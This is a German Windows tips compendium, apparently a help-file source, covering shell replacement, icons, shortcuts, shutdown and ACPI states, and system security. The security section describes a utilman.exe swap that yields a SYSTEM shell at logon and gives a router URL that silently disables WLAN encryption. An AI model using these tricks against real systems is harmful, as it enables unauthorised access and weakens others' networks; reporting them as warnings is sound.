Je nach Computeranwendung kann auch eine andere Applikation als Shell gewählt werden, z.B. der [Internet-Explorer](#) im Kiosk-Modus oder eine Textverarbeitung oder ähnliches. Siehe auch Zeitschrift [Toolbox](#), Heft 5/2000, Seite 81ff: Rainer Reusch: Windows mit Vorhängeschloss.

Unter Win9x (wie schon unter Win3.x) ist die Shell in [system.ini{bmc notepad.bmp}](#) im Abschnitt [boot] in der Zeile shell=... festgelegt.

Unter NT4/Win2000ff ist die Shell in [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.shell{bmc edit.bmp}](#) bzw für einzelne User eventuell abweichend unter [HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.shell{bmc edit.bmp}](#) festgelegt. Damit jetzt, wenn der User doch den explorer.exe startet nur dieser, ohne Taskleist und Desktop-Icons startet, ist [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping\system.ini\boot.shell{bmc edit.bmp}](#) von "SYS:Software\..." in "USR:Software\..." und damit den Vorrang ändern. Um bei einer anderen Shell dann zu erreichen, dass der Start des Explorers nur das gewünschte Verzeichnis anzeigt und nicht auch die Taskleiste, die Desktop-Icons und die Autostart-Programme ausführt, muss unter [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon{bmc tree.bmp}](#) der Eintrag `shell = explorer.exe` gelöscht werden. (Zeitschrift PC-Welt Heft 10/2002, Seite 92, Heft 10/2005, Seite 72ff)

Wenn die aktuelle Shell nicht den Start von anderen Programmen erlaubt, dann hilft bei Win9x das Booten im DOS-Mode, bei WinNTff der Taskmanager über Ctrl-Alt-Del mit "Ausführen" im Menü "Datei".

Es gibt auch alternative Shell-Programme mit ähnlichen Features wie die normalen Shells, z.B. die GeoShell [http://www.geoshell.com{bmc earth16.bmp}](#) (oder [http://www.geoshellx.com{bmc earth16.bmp}](#)) vorgestellt im Magazin c't, Heft 18/2000, Seite 194ff: Gerald Himmelein, Minimalisten-Traum. Wenn bei dieser GeoShell die Plug-Ins nicht im Verzeichnis von shell.exe liegen, so muss der Pfad für Plug-Ins unter `HKCU\Software\geO\geO-Shell\Services\Plugins\` eingetragen werden (ohne Backslash am Ende des Pfades!) (Magazin c't Heft 20/2000, Seite 220). Weitere Shell-Alternativen (siehe Zeitschrift PC-Welt, Heft 10/2002, Seite 92): [http://www.desktop.org/bb](#), [http://www.litestep.net](#).

Gemäß PC-Welt Heft 2/2010, Seite 10 ist manchmal ein korrupter Eintrag in [HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.shell{bmc edit.bmp}](#) Ursache für einen "Black Screen of Death": Wenn der Eintrag nicht auf eine gültige, als Shell taugliche Applikation zeigt oder z.B. auch nur das abschließende Null-Zeichen fehlt, dann bleibt Windows beim Booten mit einem schwarzen Bildschirm hängen!

Siehe auch [Winstart.BAT](#).

ShellAlternativen

\$ Shell-Alternativen

K Shell-Alternativen;GeoShell;Programm-Manager;Black Screen of Death;Schwarzer Bildschirm beim Booten;Boot-Hänger schwarzer Bildschirm

#\$K Shell-Icons

Die Icons für die Windows-Umgebung (Shell und Explorer) sind zunächst fest vorgegeben und werden aus shell32.dll entnommen. Neben den früher üblichen Formaten 16*16 und 32*32 mit 16 Farben kam mit Win 95 noch das 48*48-Format und zu jedem Format auch zusätzlich 256 Farben hinzu. Wenn das Plus!-Paket installiert ist, gibt es den Eintrag "Shell Icons{bmc tree.bmp}" unter HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer schon, ansonsten können Sie ihn hinzufügen und ASCII-Werte der Form

Name	Wert
7	c:\Windows\system\xy.dll,0
8	c:\Windows\disk.ico

hinzufügen oder ändern. Die letzte Ziffer gibt bei DLLs (incl. drv etc.) oder EXE (incl. CPL etc.) die laufende Nummer des Icons (falls ≥ 0) bzw. die negative Ressourcen-Nummer an. Der Name 0 ... 40 legt fest, in welchem Zusammenhang das Icon verwendet wird. Änderungen werden erst sichtbar, wenn Windows seinen Icon-Cache aktualisiert, wofür ein Neustart nicht ausreicht. Änderungen in Tweak UI's-Explorer{bmc shortcut.bmp}-Einstellungen ShortCut-Overlay veranlassen ein Update des Icon-Caches.

0	Generic Default icon		
1	Default .doc icon *	21	Settings Icon s
2	Executable icon	22	Find icon s
3	Closed folder icon	23	Help Icon s
4	Open folder icon	24	Run Icon s
5	5 ¼ drive icon	25	Suspend Icon s
6	3 ½ drive icon	26	Docking Station icon u
7	Removable drive icon	27	Shut Down icon s
8	Hard Drive icon	28	Shared Icon t
9	Networked Drive icon	29	Shortcut arrow icon t
10	Broken network drive icon	30	Big arrow icon u
11	CD-ROM drive icon	31	Empty Recycle bin icon *
12	RAM drive icon	32	Full recycle bin icon *
13	Entire Network icon	33	Dial-up Networking icon *
14	Network connection icon u	34	Desktop icon
15	Network Workstation icon	35	Control Panel icon *
16	Local printer icon *	36	Program Group (other folders) s
17	Network icon u	37	Printer folder Icon *
18	Network workgroup icon u	38	Fonts folder icon *
19	Program group (Programs folder) s	39	Windows Flag icon *
20	Documents icon s	40	Audio CD icon

* These icons can be changed somewhere else, overriding the Shell Icons value, or have to be changed somewhere else. See the next section for information about these.

t These icons should have Transparent backgrounds, because they are superposed on other icons

s These icons are used on the Start menu.

u These entries do not seem to be read from the Shell Icons key. If they are, it is unknown where change is effective, or where to change them.

Das Plus!-Paket verwendet Shell-Icons aus der Datei cool.dll, die aber auch ohne Plus!-Paket vorhanden sein kann. Wenn Sie allerdings entsprechend c't 5/96, Seite 290 nur eine 'kastrierte' cool.dll besitzen, enthält diese keine Icons.

Die Symbole für "Minimieren", "Maximieren", "Optionskästchen" stammen aus dem Font marlett.ttf. Falls die Symbole zerschossen sind, kann sie aus der *.cab-Datei der Installations-CD wiederhergestellt werden, z.B.:

```
extract /a /e <cd>:\win95\win95_02.cab marlett.ttf
```

Bei Win98 ist es win98_21.cab oder win_22.cab oder so ähnlich, bei ME win_8.cab (oder WinME_8.cab?). Zeitschrift c't Heft 10/2002, Seite 199)

Bei Win2000 ff findet sich unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\DriveIcons{bmc tree.bmp}\<LW-Buchstabe>\DefaultIcon (muss eventuell angelegt werden, LW-Buchstabe ohne Doppelpunkt) die Festlegung des Icons für die Laufwerke in Form des Dateinamens des Icons als Default-Eintrag. Die Freeware IconTweaker (siehe c't Heft 8/2005, Seite 84ff, Softlink 0508084{bmc earth16.bmp}) hilft beim Anlegen.

Siehe auch Desktop-Icons; Datei-Icons; c't 11/96, Seite 394; Programm-Ressourcen.

Borlands Delphi enthält im BIN-Verzeichnis den IMAGEDIT.EXE (Delphi-2.0-IMAGEDIT.EXE{bmc shortcut.bmp}) bzw (Delphi-3.0-IMAGEDIT.EXE{bmc shortcut.bmp}), mit dem u.a. Icons bearbeitet werden können.

Shell-Icons

\$ Shell-Icons

K Icons (Shell);Symbol (Icon);cool.dll: Shell-Icons;Shell-Icons

##K Shortcut (.LNK-Datei)

Wenn Sie das "Verknüpfung mit ..." bei neu erstellten .LNK-Dateien stört, können Sie dies unter TweakUI{bmc shortcut.bmp}, Explorer | Settings | Prefix ... abschalten. Oder direkt: Unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer_Link{bmc edit.bmp} mit dem DWORD-Wert 0 (oder Binärwert 00 00 00 00) anlegen. (Erst nach Restart wirksam!)

Über den internen Aufbau der .LNK-Dateien gibt es kaum Information. Es gibt auch keine API-Befehle zum Ändern von Shortcuts sondern nur ein OLE-Object, das in der Zeitschrift Toolbox Heft 1/2001, Seite.97ff beschrieben ist. Auf der Win95-CD findet sich unter \ADMIN\APPTOOLS\ENVVARS jedoch ein DOS-Programm SHORTCUT.EXE, mit dem Eintragungen ausgegeben und über Kommandozeile auch geändert werden können. Damit ist z.B. ein Batch denkbar, der mittels FOR, FIND etc. geänderte Pfade oder Laufwerke in den .LNK-Dateien korrigiert.

Der Zugriff auf LNK-Files erfolgt normalerweise über das COM-Objekt IShellLink. In der zu Borland- oder Microsoft-Compilern mitgelieferten Win32.HLP-Datei findet sich ein C-Sourcecode-Beispiel für eine CreateLink-Funktion.

Aus Kompatibilität zu alten Programmen lassen sich LNK-Files für Einträge unter Start | Programme auch über DDE erstellen, solange z. B. die Befehlszeile kein Komma enthält. (Der alte Win2.x/3.x-Programm-Manager{bmc shortcut.bmp} wurde hierzu erweitert und ist auch bei WinXP noch verfügbar!) Dies sieht dann im Prinzip etwa so aus:

```
ch:=DDEInit('Progman','Progman');           {App=Progman, Topic=Progman}
DdeExec(ch,'[CreateGroup(Test1)]');         {Legt Verzeichnis=Menüpunkt an}
DdeExec(ch,'[AddItem(cmd,title,IconFile,IconNo,xpos,ypos,WorkDir)]');
...
DDETerm(ch);
```

Bei AddItem sind die Parameter außer cmd optional.

Details zu DDE mit "Progman" finden sich in c't Heft 7/1992, S. 170f.

Ab Windows-Version ? wird bei gebrochenen Shell-Links im Normalfall "umfassend gesucht" mit der "suchbasierte Methode" und im Erfolgsfall der Link umgebogen. Indem

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoResolveSearch{bmc edit.bmp} auf den Wert 1 gesetzt wird, wird dies verhindert. Ebenso kann die Nachlaufverfolgungsfunktion Shell-Shortcuts verbiegen (oder Broken-Links verhindern): Mit dem Wert 1 für

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoResolveTrack{bmc edit.bmp} lässt Windows die Links unverändert.

Soll beim Erstellen eines Links dem Namen kein "Verknüpfung mit" vorangestellt werden, so ist HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer_Link{bmc edit.bmp} zu erstellen und auf 0 zu setzen.

Fehlende Verknüpfung: Beim Klick auf eine Verknüpfung zu einer nicht mehr vorhandenen Datei beginnt Windows automatisch mit einer Suche, die selten was Sinnvolles findet. Nach meist längerer Zeit bietet Windows dann im Dialog "Verknüpfungsproblem" eine Alternativ-Datei an, auf die die Verknüpfung geändert werden kann. Gemäß Zeitschrift PC-Welt Heft 5/2004, Seite 66f lässt sich die automatisch Suche abschalten, indem HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoResolveSearch{bmc edit.bmp} als DWORD angelegt und auf 1 gesetzt wird.

Bei Win2000 und XP werden, wenn eine Datei innerhalb einer Partition verschoben wird (oder umbenannt wird), die darauf zeigenden Verknüpfungen automatisch angepasst. Falls dies unerwünscht ist, kann es mittels DWORD Eintrag mit 1 unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoResolveTrack{bmc edit.bmp} abgeschaltet werden. Beide Änderungen werden erst nach einem Neustart wirksam!

Einen Link (auf dem Desktop) für eine Store-App erstellt man z.B. so:

- Über "Ausführen" (z.B. Win + R Tasten) ein `shell:AppsFolder` ausführen. Es öffnet sich im Explorer der "Schnellzugriff"- bzw "Applications" Ordner mit alphabetisch sortieren Icons zu allen Apps.
- Im Kontextmenü (rechte Maustaste) findet sich ein "Verknüpfung erstellen". Die beschwert sich damit, dass an dieser Stelle keine Verknüpfung erstellt werden kann und bietet an, auf dem Desktop eine Verknüpfung zu erstellen, was man hier akzeptieren muss.

Die auf dem Desktop erstellte Verknüpfung bei Bedarf dann an den eigentlichen Zielort verschieben oder kopieren. Wenn man im Applications-Ordner zur Detail-Ansicht wechselt, dann kann man über "Ansicht", "Details auswählen" auch die AppUserModelID einblenden. Über `explorer.exe shell:AppsFolder/<AppUserModeId>` lässt sich die App auch starten.

Siehe auch System-Einschränkungen, Shortcut (Internet-Explorer), Dateityp- (Extension-)-Verknüpfungen

ShortCut_LNK

\$ Shortcut (.LNK-Datei)

K .LNK;Shortcut (.LNK);Link (.LNK);Verknüpfung (.LNK-Datei); Fehlende Verknüpfung

#\$K **shmedia.dll-Problem**

Gemäß Zeitschrift c't Heft 1/2004, Seite 168 (und auch PC-Welt Heft 3/2004, Seite 65) lassen sich manchmal *.avi-Dateien unter Win-XP weder bearbeiten noch löschen. Beim Selektieren einer *.avi-Datei im Explorer versucht dieser über shmedia.dll diese Datei komplett einzulesen um sie zu klassifizieren und ein Vorschaubild anzuzeigen. Dieser Vorgang kann nicht nur lange, sondern bei defekten avi-Dateien unendlich dauern und das Löschen verhindern. Drei Möglichkeiten:

1. Unter Eigenschaften (rechte Maustaste), Allgemein, Attribute, Erweitert das Häkchen "Inhalt für schnelle Dateisuche indizieren" löschen. Hilft u.U. nach einem Neustart.
2. Manchmal funktioniert das Löschen der Datei gemeinsam mit anderen Dateien, d.h. z.B. eine leere Textdatei in dem Verzeichnis erstellen und diese gemeinsam mit der avi-Datei löschen. Dies wurde schon im c't Heft 21/2002, Seite 230 vorgeschlagen.
3. Den Eintrag für den "Avi Properties Handler" in der Registry löschen, damit die avi-Dateien nicht mehr durchsucht und katalogisiert werden: HKCR\CLSID\{87D62D94-71B3-4b9a-9489-5FE6850DC73E}\bmc tree.bmp} löschen.

Statt den oben angegebenen Registry-Eintrag wie in der c't vorgeschlagen zu löschen, funktioniert es ziemlich sicher genauso, wenn man mit dem Eintrag HKLM\SOFTWARE\Classes\SystemFileAssociations\avi\shell\PropertyHandler{bmc tree.bmp} den Verweis dorthin löscht.

Siehe auch Löschen von Dateien.

shmedia.dll

\$ shmedia.dll-Problem

K shmedia.dll; .AVI-Files nicht löscher; Löschen von AVI-Files nicht möglich; Bug beim AVI-Löschen

#\$K **Shortcut (für Internet-Explorer-Adressfeld)**

Unter HKLM\SOFTWARE\Microsoft\Internet Explorer\SearchUrl bzw HKCU\Software\Microsoft\Internet Explorer\SearchUrl lassen sich Shortcuts für den IE einrichten. Wird z.B. der Unterschlüssel GG{bmc.edit.bmp} mit dem Standard-Wert `http://www.google.de/search?q=%s` angelegt, so entspricht die Eingabe von GG Registry der Eingabe von `http://www.google.de` und dann Registry in die Maske.

Siehe auch Shortcut (.lnk), "Suchen"-Button im IE.

Shortcut_IE
\$ Shortcut (Internet-Explorer)
K Shortcut (Internet-Explorer); SearchUrl

#\$K ShutDown (Systemabschluss) und ACPI

Beim Systemabschluß werden offene Dateien geschlossen, geg. Netzwerkverbindungen abgemeldet und dann (auch wenn nicht DOS-Modus gewünscht wird) versucht, die während Win durch 32-bit-Software ersetzten 16-bit-Treiber aus config.sys und autoexec.bat wieder zu aktivieren, was manchmal schiefgeht (siehe auch IOS.INI). Dann warten Sie vergeblich auf das Schluss-Logo. In diesem Fall empfiehlt es sich, die Logo-Datei [windir]\LOGOW.SYS{bmc explorer.bmp} vorübergehend umzubenennen (z.B. in LOGOW.BMP), damit man die ablaufenden Aktionen mitverfolgen kann.

Win98 enthält eine Beschleunigung des Shutdowns, die in Ausnahmefällen auch dazu führt, dass der Shutdown länger dauert. Sie lässt sich mittels des "SystemKonfigurations-Programms" MsConfig.exe{bmc shortcut.bmp} anschalten: Registerkarte "Allgemein", Button "weitere Optionen", "Schnelles Herunterfahren deaktivieren" ankreuzen.

Für Win98SE gibt es einen Patch "Shutdown-Supplement", der manchmal die Shutdown-Probleme behebt: http://www.microsoft.com/windows98/downloads/contents/WURecommended/S_WUFeatured/Win98SE/Default.asp{bmc earth16.bmp}.

Im Heft 5/1999 der Zeitschrift c't ist ein Assembler-Programm für NT-Rechner mit APM (Advanced Power-Management) im BIOS zum Abschalten des Rechners beim runterfahren. Gemäß dem Nachtrag im Heft 7/1999, Seite 200 geht aber auch einfacher: Alte HAL.DLL ersetzen durch HAL.DLL.SOFTEX aus dem SP4 (umbenennen!) und die Registry ergänzen um HKLM\Software\Miscrosoft\Windows\NT\CurrentVersion\Winlogon\PowerdownAfterShutdown{bmc edit.bmp}=1. (APM im BIOS aktivieren nicht vergessen.)

Weiter Info zu diesem Thema: Dr. Tobias Weltner: Walten und Schalten, Automatische Systempflege beim Herunterfahren von Windows, c't Heft 16/1999, S.168ff und eine Ergänzung in c't Heft 17/1999, S. 10. Außerdem Patrick Brauch: Windows ohne Ende, c't Heft 8/2001, Seite 238ff.

Gemäß PC-Welt Heft 1/2006, Seite 161 liegt es oft an der Hardware, wenn sich der Rechner nach dem Runterfahren nicht komplett ausschaltet. Es kann aber auch daran liegen, dass HKLM\Software\Miscrosoft\Windows\NT\CurrentVersion\Winlogon\PowerdownAfterShutdown{bmc edit.bmp} auf 0 statt auf 1 steht. Achtung: Bei Laptops scheint der Wert 0 hier durchaus normal zu sein.

Die Zeit, die NTff zum Beenden der Anwendungen wartet, kann über HKCU\Control\Panel\Desktop\WaitToKillAppTimeout{bmc edit.bmp} und HKLM\SYSTEM\CurrentControlSet\Control\WaitToKillServiceTimeout{bmc edit.bmp} (bzw. über Set002, ...) eingestellt werden. Wenn Anwendungen wie Outlook länger brauchen, kann der wert erhöht werden. Mit dem Wert 0 für diese Einträge geht der Shutdown sehr schnell (Anwendungen werden vermutlich abgewürgt), Win2000 bootet jedoch damit nicht mehr!!! (c't Heft 11/2001, Seite 202)

Der letzte Beendigungs-Modus soll bei WinXP unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer.ShutDown.Settings{bmc edit.bmp} gespeichert sein (bei meinem XP-Home jedoch nicht), wobei die Werte folgende Bedeutung haben:
1: Abmelden, 2: Herunterfahren, 4: Restart, 8: (nur Win9x) Restart im DOS-Modus, 0x10: Standby, 0x12: Standby mit gesperrten WakeUp-Events, 0x40: Hibernate, 0x80: (nur Terminalserver): Disconnect.

In PC-Welt Heft 3/2002, Seite 70 ist die Verwendung von PCWTOOLS.DLL und einem Script (auf der Heft-CD) beschrieben, das alle Windows-Versionen herunterfahren kann und bei geeignetem Netzteil dann auch abschaltet.

Windows lässt sich programmgesteuert z.B. nach Ende eines Backup oder Defragmentierens wie folgt runterfahren:

- Win9x: rundll32.exe shell32.dll,SHExitWindowsEx 1
bzw "forced", d.h. ohne Speichern von Dateien: rundll32.exe shell32.dll,SHExitWindowsEx 5
- NT: shutdown.exe aus dem freien NT-Resourcekit, läuft auch unter Win2000. Extraction von shutdown.exe aus dem 7MB großen RK: mittels sp4rk_i386.exe /t:c:\temp /c alle Dateien extrahieren, dort dann aus sp4rkx86.cab dann NETMGMT_NETADMIN_shutdown.exe extrahieren (ab Win2000 mit Bordmitteln, bei NT einen Shareware-CAB-Extractor verwenden!)
- 2000: shutdown.exe aus dem teuren Win2000-Resourcekit.
- XP: enthält ein shutdown.exe
- via WMIC (Window Management Instrumentation Commandline).

Für XP gibt es auch taskkill.exe (c't Heft 11/2003, Seite 199), das aber zumindest bei XP-Home normalerweise nicht vorhanden ist. In den Ruhezustand versetzen kann man den Rechner z.B. mit der Freeware poweroff (Softlink 0311198{bmc earth16.bmp}).

Betriebsmodi nach APM 1.2 (1996) (c't Heft 11/2003, Seite 201):

Full On PC läuft, APM ausgeschaltet, alle Komponenten an

Shutdown

\$ ShutDown

K ShutDown;Runterfahren; TaskKill;APm-Betriebsmodi;ACPi-Betriebsmodi;Betriebsmodi nach APM/ACPi;Systemabschluss;HAL.DLL.softex; APM (Adv. Power Management)

APM enabled PC läuft, APM eingeschaltet, Komponenten per APM nach Bedarf gesteuert
 APM Standby Je nach Implementierung: PC läuft weiter oder schläft, CPU-Takt gebremst oder gestoppt, die meisten Komponenten sind abgeschaltet, IRQ-Anforderungen werden bearbeitet.

APM Suspend (Ruhezustand) PC schläft, max. Energieeinsparung aller Komponenten, Aufwecken mancher Rechner durch Ereignisse wie ModemRing, LAN oder RTC-Timer möglich - dann aber Benachrichtigung des Betriebssystems nötig. Manches BIOS-Setup ermöglicht entsprechende Einstellungen. Gemäß PC-Welt Heft 1/2008, Seite 183 geht auch die Freeware WakeUpOnStandby (<http://www.dennisbabkin.com{bmc earth16.bmp}>).

Off PC ist aus, einschalten führt zu "Full on"

Betriebsmodi nach ACPI 1.0b (1999)

Global System States:

G0 - Working PC läuft
 G1 - Sleeping PC schläft bei geringerer Leistungsaufnahme
 G2/S5 - Soft Off PC ist aus, Netzteil liefert Standby-Spannung
 G3 - Mechanical off PC ist elektromechanisch vom Netz getrennt, lässt sich nur manuell einschalten

Sleeping States:

S0 PC läuft normal
 S1 CPU führt keine Befehle aus, RAM-Inhalt bleibt erhalten, möglichst viele Komponenten abgeschaltet, schnelles Wiederaufwachen.
 S2 (selten genutzt) ähnlich S1, noch weniger Energiebedarf, langsames aufwachen. Oft identisch zu S1
 S3 Suspend to RAM RAM bleibt erhalten, bis auf RAM und den fürs Aufwecken benötigten Komponenten alles spannungslos.
 S4 Suspend to Disk, Hibernation, Ruhezustand bis auf die fürs Aufwecken benötigten Komponenten alles spannungslos, RAM-Inhalt bei Windows in hiberfil.sys gespeichert
 S5 PC ist aus, Netzteil liefert Standby-Spannung. Nur selten funktioniert hier Wake-on-LAN und Aufwachen für geplante Tasks

CPU

C0 Prozessor arbeitet. Bei Prozessoren mit SpeedStep unterschiedliche P-States
 C1 nach HALT-Befehl, Prozessor schläft leicht, mehrere C0 - C1 - Wechsel je Sekunde möglich
 C1E Sparsamere Variante von C1
 C2 ... C3 tiefere Schlafzustände
 C4 ff meist nur bei Mobilprozessoren noch tiefere Schlafzustände

Windows Standby: Windows entscheidet anhand von BIOS-Daten zwischen S1 (CD-Laufwerk öffnet sich beim Druck auf die Taste) und S3 (CD-Laufwerk öffnet sich nicht). Wenn nur S1 dann:

- eventuell ist S3 im BIOS-Setup verboten
- neuere Treiber suchen, möglichst MS-zertifiziert
- Aufweck-Optionen im BIOS abschalten: z.B. Tastatur-On erfordert, dass Tastatur Spannung hat und verhindert so S3!

Gemäß PC-Welt Heft 1/2008, Seite 190 geht's Runterfahren per Kommandozeile bei XP-SP2 so:

- Ruhezustand:

```
powercfg /hibernate on
rundll32.exe powrprof.dll,SetSuspendState
```
- Standby:

```
powercfg /hibernate off
rundll32.exe powrprof.dll,SetSuspendState
```

Siehe auch Logoff, zeitgesteuert einschalten, System-Einschränkungen.

##\$K Sicherheit des Systems

Neben dem manuellen absuchen nach offenen Ports kann man seinen PC mit Microsofts Baseline Security Analyser MBSA http://www.microsoft.com/technet/security/tools/mbsahome.mspx{bmc_earth16.bmp} auf Sicherheitslöcher hin untersuchen!

Unnötige Dienste kann man abschalten. Hilfe dazu gibt's auch im Kapitel 7 das PDF-Dokument "Gefahren und Gegenmaßnahmen: Sicherheitseinstellungen in Windows Server 2003" von Microsoft:

http://www.microsoft.com/germany/ms/security/guidance/modules/secmod48.mspx{bmc_earth16.bmp} (PC Professional Heft 2/2005, Seite 45).

Gemäß PC-Welt Heft 2/2006, Seite 151 kann MBSA von der Kommandozeile via `mbsacli.exe /target <Arbeitsgruppe>\<comutername>` gestartet werden (ohne Parameter wird der lokale Rechner durchsucht).

Mittels einer Batchdatei und Ausgabeumleitung kann ein kleines Netzwerk somit schnell durchsucht werden. Bei WinXP Home gibt es in der Standarteinstellung das Konto Administrator, welches normalerweise keinen Passwortschutz hat! Im normalen Anmelde-Bildschirm erscheint es nicht, ist aber durch Tastenkombination erreichbar oder auch im abgesicherten Modus und sollte durch ein Passwort geschützt werden. Dies geht, wenn mit Admin-Rechten angemeldet z.B. über die Kommandozeile
`net user administrator <Kennwort>`

Wie sich mittels `printf` der Stack und z.B. die Rücksprung-Adresse auslesen lässt, ist in der Zeitschrift Toolbox Heft 6/2005, Seite 56ff aufgezeigt. Man kann sogar an einer nahezu frei wählbaren Stelle im Speicher den Wert via `sprintf` ändern und damit z.B. die Rücksprungadresse verändern.

`flawfinder` und `splint` sind Tools, die den C-Quellcode nach solchen kritischen Stellen absuchen können.

Nachdem Stack-Overflows durch Schutzmaßnahmen, die neue Compiler in den Code einfügen können, teilweise abgedichtet sind, werden mehr die Heap-Overflows zum Einschleusen von Schadcode genutzt (c't Heft 9/2006, Seite 186ff).

Gemäß c't Heft 24/2006, Seite 202ff bieten Firmen wie ReadyNotify gegen Gebühr einen Service an, um Dokumente und E-Mails mit kleinen unsichtbaren Graphiken zu versehen an, um über das Laden dieser das "Lesen" der Dokumente nachverfolgen zu können, soweit das Nachladen von Graphiken anderer Server im Browser oder Mail-Programm nicht abgeschaltet ist.

Benutzerkennwörter speichert Windows in einer verschlüsselten Datei auf der Systempartition. Der notwendige Schlüssel zum Zugriff darauf liegt normalerweise auch auf der Systempartition, kann aber mittels `SysKey.exe` auch aufs Laufwerk A: ausgelagert werden. Für einen USB-Stick muss dann gegebenenfalls durch umbenennen des Eintrags unter HKLM\SYSTEM\MountedDevices{bmc_tree.bmp} den bisherigen Eintrag `\DosDevice\X:` umbenennen in `\DosDevice\A:` (PC-Welt Heft 7/2007, Seite 165/170).

Gemäß PC-Welt Heft 7/2008, Seite 36 kann man, wenn z.B. via Live-CD Zugriff auf die Festplatte besteht, wie folgt ein Sicherheitsloch in fast alle aktuellen Windows-Versionen (NT4 ... Vista) bohren: Wird beim Anmeldebildschirm "Win-U" gedrückt, so wird `utilman.exe` (Tool um Bildschirmlupe oder Bildschirm-Tastatur zu starten) mit Systemrechten gestartet. Wird also die originale `utilman.exe` durch irgendein Shell-Tool (`cmd.exe`, `Dateimanager`) überschrieben, dann wird dieses Shell-Tool gestartet! Bei PCs im Netzwerk kann über Group-Policies das Starten von `utilman.exe` disabled sein. Ob dies dann auch schon vor dem Logon wirkt, ist nicht bekannt.

Gemäß c't Heft 4/2008, Seite 44 erlauben manche DSL-Router die Umkonfigurierung ohne Passwortabfrage mit einem GET-Request oder einer URL. So lässt sich beim "Alice Gate 2 Plus WiFi" per

`http://192.168.1.1/cp06_wifi_m_nocifr.cgi?wChannel=Auto&wRadioEnable=n`
die WLAN-Verschlüsselung abschalten. Der Link kann in einer HTML-Mail oder Webseite stecken und aktive werden, ohne dass der User etwas anklickt. In Mexiko wurde auf solche Art die Namensauflösung für eine Bank-Seite im Router verbogen.

Mit dem "Attack Surface Analyzer" <https://www.microsoft.com/download/en/details.aspx?displaylang=en&id=24487> bietet Microsoft (Stand 2011-11: beta, kostenlos) ein Tool an, das vor und nach einer Software-Installation den Systemzustand vergleicht. Neben neuen Dateien und Registry-Einträge werden auch geöffnete Port und geänderte Zugriffsrechte aufgelistet. (c't Heft 4/2011, Seite 36).

Siehe auch Windows Defender Exploit Guard, Vista-Sicherheit, Restricted User{bmc_shortcut.bmp}, Sicherheits-Risiko durch Makrovieren, SSL, Zertifikate, Passwort, UAC (Vista), Firmware-Sicherheit.

SicherheitSystem

\$ Sicherheit des Systems

K Sicherheit des Systems;MBSA;Baseline Security Analyser;Heap-Overflow;Stack-Overflow

#\$K! Sicherheit des Systems

Sicherheit

\$ Sicherheit des Systems

K Sicherheit Windows-System;Paßwort (Windows Systemsicherheit);Schutz des Windows-Systems;Privileges

! IfThenElse(IsNT(),JumpID(,SicherheitNT),JumpID(,Sicherheit9x))

#\$Sicherheit des Systems (Win95/98/ME)

Win95 bietet bei weitem nicht die Sicherheitsvorkehrungen wie NT. Trotzdem kann es einem Benutzer schwer gemacht werden, einen PC beliebig auszuspionieren und zu verändern. Die neuste bekannte Abhandlung hierzu findet sich in der Zeitschrift c't Heft 25/2001, Seite 246ff: Axel Vahlied: Zwangs anmeldung.

Aus älteren Quellen stammt folgendes:

Dazu sollten folgende Aktionen gemacht werden:

- Boot von Diskette oder CD im BIOS-Setup abschalten.
- BIOS-Setup-Zugang mit Passwortschutz versehen.
- in der CONFIG.SYS durch den Eintrag
SWITCHES= /N
den Einzelschrittmodus verbieten
- in der MSDOS.SYS folgende Eintragungen im Abschnitt [Options] machen (ohne den angegebenen Kommentar):
 - BootFailSafe=0
 - BootSafe=1 !????? Möglicherweise BootSafe=0 ???
 - BootMenu=0 oder löschen: BootMenu=1 erlaubt z.B. die Auswahl von DOS-Kommandozeile
 - BootMulti=0 oder löschen
 - BootWin=1 oder löschen. BootWin=0 zusammen mit BootMulti=1 lädt alte DOS-Version
 - BootKeys=0
 - BootGUI=1 oder löschen: Mit BootGUI=0 landet man im DOS
 - BootWarn=0 nach abgebrochenem Bootvorgang wieder zur Anmeldung ohne vorheriges Bootmenü für z.B. abgesicherten Modus
- falls vorhanden, in AUTOEXEC.BAT falls vorhanden den Eintrag "BREAK on" löschen bzw. durch "BREAK off" ersetzen.
- eventuell in config.sys noch shell=c:\windows\win.com setzen.
- Bei den Netzwerkeinstellungen darauf achten, dass die Datei- und Druckerfreigabe für Microsoft-Netzwerke nicht für den DFÜ-Adapter gültig ist (c't Heft 3/1999, Seite 142ff: Axel Kossel: Ein waches Auge)
- Benutzerprofile mit Rechten einrichten, d.h. Zugang über Name und Passwort. **Wichtig:** Da man bei Win95 beim Abbruch des Logon-Dialogs oder bei Eingabe eines ganz neuen Namens mit den Rechten des Default-Users rein kommt, muss dieser Default-User in seinen Rechten ausreichend beschränkt werden. Zusatz-Empfehlung: In den Autostart des Default-Users HKU\Default\Software\Microsoft\Windows\CurrentVersion\Run\{bmc tree.bmp} einen Auto-Rauswurf reinsetzen.
- Über den Policy-Editor außer für den "Administrator" Einschränkungen setzen und aktivieren.
- Beim Betrieb im Netzwerk mit mindestens NT-Server oder auch Novell-Server kann für den lokalen Computer in im PolEdit "Netzwerkanmeldung für Windows-Zugriff fordern" aktiviert werden, damit der Logon-Dialog nicht mehr mit ESC umgangen werden kann. Vermutlich setzt dies HKLM\Network\Logon_MustBeValidated\{bmc edit.bmp} (geg. als Reg_SZ [ASCII] erzeugen!) auf 1.

